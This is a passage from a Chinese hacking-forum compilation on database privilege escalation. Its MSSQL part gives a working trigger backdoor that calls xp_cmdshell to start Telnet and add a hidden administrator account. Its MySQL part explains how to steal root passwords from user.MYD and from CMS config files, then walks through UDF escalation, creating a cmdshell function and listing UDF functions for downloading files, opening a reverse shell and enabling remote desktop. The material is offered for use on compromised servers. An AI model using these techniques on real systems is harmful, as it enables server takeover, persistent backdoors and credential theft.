

地址  http://127.0.0.1/xg.aspx

au_Content	TABLE	2012-6-20 20:03:58
bairong_Administrator	TABLE	2012-6-20 19:55:51
bairong_AdministratorsInRoles	TABLE	2012-6-20 19:55:51
bairong_Cache	TABLE	2012-6-20 19:55:51
bairong_Config	TABLE	2012-6-20 19:55:51
bairong_Count	TABLE	2012-6-20 19:55:51
bairong_Digg	TABLE	2012-6-20 19:55:51
bairong_IP2City	TABLE	2012-6-20 19:55:51
bairong_Log	TABLE	2012-6-20 19:55:51
bairong_Module	TABLE	2012-6-20 19:55:51
bairong_PermissionsInRoles	TABLE	2012-6-20 19:55:51
bairong_Roles	TABLE	2012-6-20 19:55:51
bairong_TableCollection	TABLE	2012-6-20 19:55:51
bairong_TableMatch	TABLE	2012-6-20 19:55:51
bairong_TableMetadata	TABLE	2012-6-20 19:55:51
bairong_TableStyle	TABLE	2012-6-20 19:55:51
bairong_TableStyleItem	TABLE	2012-6-20 19:55:51
bairong_TrackBack	TABLE	2012-6-20 19:55:51
bairong_UserConfig	TABLE	2012-6-20 19:55:51
bairong_UserCreditsLog	TABLE	2012-6-20 19:55:51
bairong_UserGroups	TABLE	2012-6-20 19:55:51
bairong_UserMessage	TABLE	2012-6-20 19:55:51
bairong_Users	TABLE	2012-6-20 19:55:51
bairong_UserType	TABLE	2012-6-20 19:55:51
bairong_Vote	TABLE	2012-6-20 19:55:51
bairong_VoteIPAddress	TABLE	2012-6-20 19:55:51
bairong_VoteItem	TABLE	2012-6-20 19:55:51
siteserver_Ad	TABLE	2012-6-20 19:55:52

大概就是这几个表里。

这里我们用 bairong_Users 来演示,我这里用 BSQL 来演示,其实和 aspkspy 也一样.也就是个执行的工具。

法客论坛（F4ckTeam）建站一周年提权文集



执行完毕后,查看用户表.点击触发器会有 TR_hacker1 这个在.

```
create TRIGGER TR_HACKER1 ON bairong_Users
AFTER INSERT
AS
BEGIN
EXECUTE SP_ADDEXTENDEDPROC
'MASTER.DBO.XP_CMDSHELL','XPLOG70.DLL'--'XPSQL70.DLL'
EXECUTE MASTER.DBO.XP_CMDSHELL 'NET START TELNET'
EXECUTE MASTER.DBO.XP_CMDSHELL 'net user xiaoguai www.h4x0er.com
```

```
/add'  
EXECUTE MASTER.DBO.XP_CMDSHELL 'net localgroup administrators xiaoguai  
/add'  
End
```

我来解释一下上面的 mssql 语句大概意思

就是创建一个名字叫 TR_HACKER1 的触发器在 bairong_User 表里,
然后等管理员执行这个表里相关的信息时候,就触发执行 mssql 的 xp_cmdshell 里的特定 dos 命令.

我这里写的是 开启 Telnet 服务,创建账号 xiaoguai 密码.....添加管理员.- -如果怕不够保险的话,就写多几句修复错误。这里不多说,抛砖引玉。。


我们来模拟管理员以 sa 登陆,然后维护的时候..





`INSERT INTO bairong_Users(UserName,Password) VALUES('xiaoguai','11111')`

当管理员在 bairong_Users 这个表里插入
Username:xiaoguai
Password:11111
的时候,就会触发我们留下的后门。



看到了吧,xiaoguai 账号已经创建成功.

Db_owner 用户提权的思路就是,把自己有权限管理的表里面,插一大堆后门触发器.
只要管理员以 sa 权限登录,想查一下日志或者插入语句的时候.就会触发我们的后门,达到创建系统账号的效果.成功率比较低,效率也比较低...

第6节 Mysql 提权

作者: 小乖

邮箱: hx0c4k@gmail.com

来自: 法客论坛-F4ckTeam

地址: <http://team.f4ck.net>

0x00 简介

0x01 前言

0x02 手工提权,自动提权

0x03 启动项提权,DLL 劫持提权

0x04 mysql 降权提权

0x00 简介


MySQL 是一个中、小型关系型数据库管理系统,由瑞典 MySQL AB 公司开发,目前属于 Oracle 公司。MySQL 是一种关联数据库管理系统,关联数据库将数据保存在不同的表中,而不是将所有数据放在一个大仓库内,这样就增加了速度并提高了灵活性。MySQL 的 SQL 语言是用于访问数据库的最常用标准化语言。MySQL 软件采用了 GPL (GNU 通用公共许可证),它分为免费版和商业版,由于其体积小、速度快、总体拥有成本低,尤其是开放源码这一特点,一般中小型网站的开发都选择 MySQL 作为网站数据库。由于其免费版的性能卓越,搭配 PHP 和 Apache 可组成良好的开发环境。

0x01 前言

利用 mysql 提权的前提就是,服务器安装了 mysql,mysql 的服务没有降权,(降权也可以提,没降权的话就最好了),是默认安装以系统权限继承的(system 权限). 并且获得了 root 的账号密码.这里有一篇 mysql 权限的 <http://www.176ku.com/wenzhai/ruqin/200909/11307.html> 有兴趣的可以去了解了解.


先来说我是咋判断一台 windows 服务器上的 mysql 有没有降权的. 0.0 如果能运行 cmd 的话,我会先看看有啥用户先,如果有 mysql mssql 这样用户名,或者类似的.我就会猜测他的 mssql 服务或者 mysql 的已经被降权运行了.但并不代表不能提权,只要能运行 cmd..

接着说一下,判断服务器上是否开启了 mysql 服务. 一般在拿到 webshell 的时候,都会扫描一下端口,如果开启了 3306 端口的话,我会 telnet 过去看看- -.忘了有无回显~(提权的时候,大多数 3306 端口的都是不支持外链的.呃,我遇到的大多数是这样,有 root 可以开启外链.)当然也有一些管理员会把 mysql 的默认端口改掉.另外一个判断的方法就是网站是否支持 php,一般支持 php 的网站都用 mysql 数据库的.php+mysql 啊,好基友啊好网友- ~~ (当然,也有一些网站用其他的一些更专业的数据库).




再说说如何查找 mysqlroot 的密码。

MYSQL 所有设置默认都保存在“C:\Program Files\MYSQL\MYSQL Server 5.0\data\MYSQL”中，也就是安装程序的数据目录下，如图 2 所示，有关用户一共有三个文件即 user.frm、user.MYD 和 user.MYI，MYSQL 数据库用户密码都保存在 user.MYD 文件中，包括 root 用户和其他用户的密码。



User.frm user.myd User.myi

这几个文件在 webshell 下，下载下来，解密。用 c32asm 或者其他的一些文本编辑器 user.MYD 打开。



A30F80616A023BDFC9

复制到 cmd5.com 那查一下,或者用 cain 爆破一下.

打开后使用二进制模式进行查看,如图所示,可以看到在 root 用户后面是一串字符串,选中这些字符串将其复制到记事本中,这些字符串即为用户加密值,即 A30F80616A023BDFC9 。

具体使用 cain 破解的,我这就不演示了.参考一下

<http://www.bitscn.com/network/hack/200910/177235.html>

还有一个查找的方法就是,一些 php 网站安装的时候用的是 root 用户,例如 dedecms,他数据库安装的信息就是写在 data/common.inc.php

```
<?php
//数据库连接信息
$cfg_dbhost = 'root';
$cfg_dbname = '209_db';
$cfg_dbuser = 'root';
$cfg_dbpwd = 'y3w7h';
$cfg_dbprefix = 'dede_';
$cfg_db_language = 'utf8';
```

?>

Discuz 的数据库信息就在 config/config_global_default.php



```
<?php
/**
 *      [Discuz!] (C)2001-2099 Comsenz Inc.
 *      This is NOT a freeware, use is subject to license terms
 *
 *      $Id: config_global_default.php 29404 2012-04-11 02:21:21Z cteacher $
 */

$_config = array();

// -----  CONFIG DB ----- //
// -----  数据库相关设置 ----- //
//


/**
 * 数据库主服务器设置,支持多组服务器设置,当设置多组服务器时,则会根据分布式
策略使用某个服务器
 * @example
 * $_config['db']['1']['dbhost'] = 'localhost'; // 服务器地址
 * $_config['db']['1']['dbuser'] = 'root'; // 用户
 * $_config['db']['1']['dbpw'] = 'zkeys'; // 密码
 * $_config['db']['1']['dbcharset'] = 'gbk'; // 字符集
 * $_config['db']['1']['pconnect'] = '0'; // 是否持续连接
 * $_config['db']['1']['dbname'] = 'x1'; // 数据库
 * $_config['db']['1']['tablepre'] = 'pre_'; // 表名前缀
 *
 * $_config['db']['2']['dbhost'] = 'localhost';
 * ...
 *
 */
```

0x02 手工提权,自动提权

我们找到了 mysql 的 root 账号密码,先记录下来.账号:root,密码:zkeys

第一步,我们先在 php webshell 下点击 mysql 执行.输入账号 root,密码 zkeys 库名 mysql(mysql 这个

库是默认安装 mysql 服务的时候就存在的了,还有 test. Mysql 库里存的是 mysql 的账号密码 和其他的一些设置.)



版本 5.0.51b-community-nt


这里说一下,UDF 提权,5.0 版本以下(包括 5.0 的)放到系统目录就可以利用.

在 mysql5.1 以上的版本为了以防黑客利用,更改了,不能导出到系统目录下创建自定义函数。

只能导出在 mysql 安装目录下的 lib/plugin 目录中。


这里我先演示一下 5.0 的手工提权吧.等会自动提权我用 5.1 的来演示.

这里用到 langouster 写的 udf 提权工具.我们填写账号密码和库名然后点击提交.就登陆了.



第一步导出 udf。

这个 udf 我自己改了一下。。



第二步创建 cmdshell 功能函数。

SQL命令:

Create Function cmdshell returns string soname 'udf.dll'

执行

可显结果:

执行成功

Create Function 函数名 (函数名只能为下面列表中的其中之一) returns string soname '导出的 DLL 路径';

Create Function cmdshell returns string soname 'udf.dll';

功能函数说明:

cmdshell 执行 cmd;

downloader 下载者,到网上下载指定文件并保存到指定目录;

open3389 通用开 3389 终端服务,可指定端口(不改端口无需重启);

backshell 反弹 Shell;

ProcessView 枚举系统进程;

KillProcess 终止指定进程;

regread 读注册表;

regwrite 写注册表;

shut 关机,注销,重启;

about 说明与帮助函数;

第三步 执行 cmd 命令

SQL命令:

```
select cmdshell('net user');
```

执行

回显结果:


```
cmdshell('net user')
-----完成!
```

select cmdshell('net user');

执行后没显示账号的话,就说明变量或者 net 设置了权限.我们手工传一个 net.exe




传到 C 盘回收站那目录了.

